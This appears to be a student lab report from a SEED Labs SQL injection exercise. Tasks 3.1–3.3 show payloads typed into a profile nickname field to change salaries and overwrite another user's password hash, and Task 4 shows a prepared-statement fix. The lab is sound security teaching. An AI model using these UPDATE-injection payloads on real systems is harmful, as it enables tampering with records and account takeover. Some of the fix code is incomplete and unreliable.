Task 3: SQL Injection Attack on UPDATE statement

Task 3.1: Modify your own salary


In this task, you are asked to update the database by using SQL injection attack. Please update salary for Alice. Perform this task in the webpage and describe your observation in your report. Figure 9 shows SQL update in Alice's profile.



NickName	',salary='80000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Figure 9: Modify Alice's salary

We can see before you update Alice's data, Alice's data in the database should have $20000.00 salary. Figure 10 shows Alice's profile before update.




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Figure 10: Alice's profile

After you have updated Alice's profile, you should see Alice's salary increase to $80000.00 salary. Figure 11 shows Alice's profile after update.




Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 11: Alice's profile

Task 3.2: Modify other people's salary

After you have learned how to update the database by using SQL injection attack from the last task, you can update Boby's data. Please update salary for Boby. Perform this task in the webpage and describe your observation in your report. Figure 10 shows SQL update in Boby's profile.




Boby's Profile Edit

NickName	',Salary='1' where n
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Figure 12: Modify Boby's salary


Task 3.3: Modify other people's password

In this task, you are asked to change Boby's password by SQL Injection code in Boby's profile. Because the database stores the hash value of password, you need to convert the password to the hash code and then inject the hash code into the database in Boby's profile. First, we create a PHP file to save the password as shown in Figure 13. Second, we convert the password file to the hash code as shown in figure 14. Third, we update Boby's password by injecting the hash code in Alice's profile.




```
  GNU nano 2.5.3           File: genPswd.php

<?php
echo sha1("attacker");
echo "\n";
?>

                                [ Read 4 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell
```

Figure 13: Password in PHP file



```
[02/23/20]seed@VM:~$ php genPswd.php
52e51cf3f58377b8a687d49b960a58dfc677f0ad
[02/23/20]seed@VM:~$
```

Figure 14: Hash value for the password




Boby's Profile Edit

NickName	' , Password= '52e5
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Figure 15: Update Boby's profile

After you successfully updated Boby's password, you will see log out information as shown in Figure 16. You can login again to check whether the password is correct.




The account information your provide does not exist.

Figure 16: Log-out information after having updated the password

Task 4: Countermeasure—Prepared Statement


In the previous tasks, we learned how to attack database by the SQL injection code. In this task, you are asked to defend against the previous SQL injection attack you performed. For testing, please login into the database as task 2.1. to see whether you can login in without password. Figure 17 shows modifying the code. Figure 18 shows the result after you have executed the counter measurement.



```
      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, $
      FROM credential
      WHERE name= ? and Password= ?");
        $sql->bind_param("ss", $input_uname, $hashed_pwd);
        $sql->execute();
        $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
        $sql->fetch();
        $sql->close();

      /* convert the select return result into array type */
      $return_arr = array();
      while($row = $result->fetch_assoc()){
        array_push($return_arr,$row);
      }

      /* convert the array type to json format and read out*/
      $json_str = json_encode($return_arr);
      $json_a = json_decode($json_str,true);
      $id = $json_a[0]['id'];
```

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?, address=?,
Password= ?, PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss", $input_nickname, $input_email, $input_address,
$hashed_pwd, $input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?, address=?,
PhoneNumber= ? where ID=$id;");
    $sql->bind_param("ssss", $input_nickname, $input_email, $input_address,
$input_phonenumber);
    $sql->execute();
    $sql->close();
```

Figure 17: File unsafe_home.php and unsafe_edit_backend.php



The account information your provide does not exist.

Figure 18: The error banner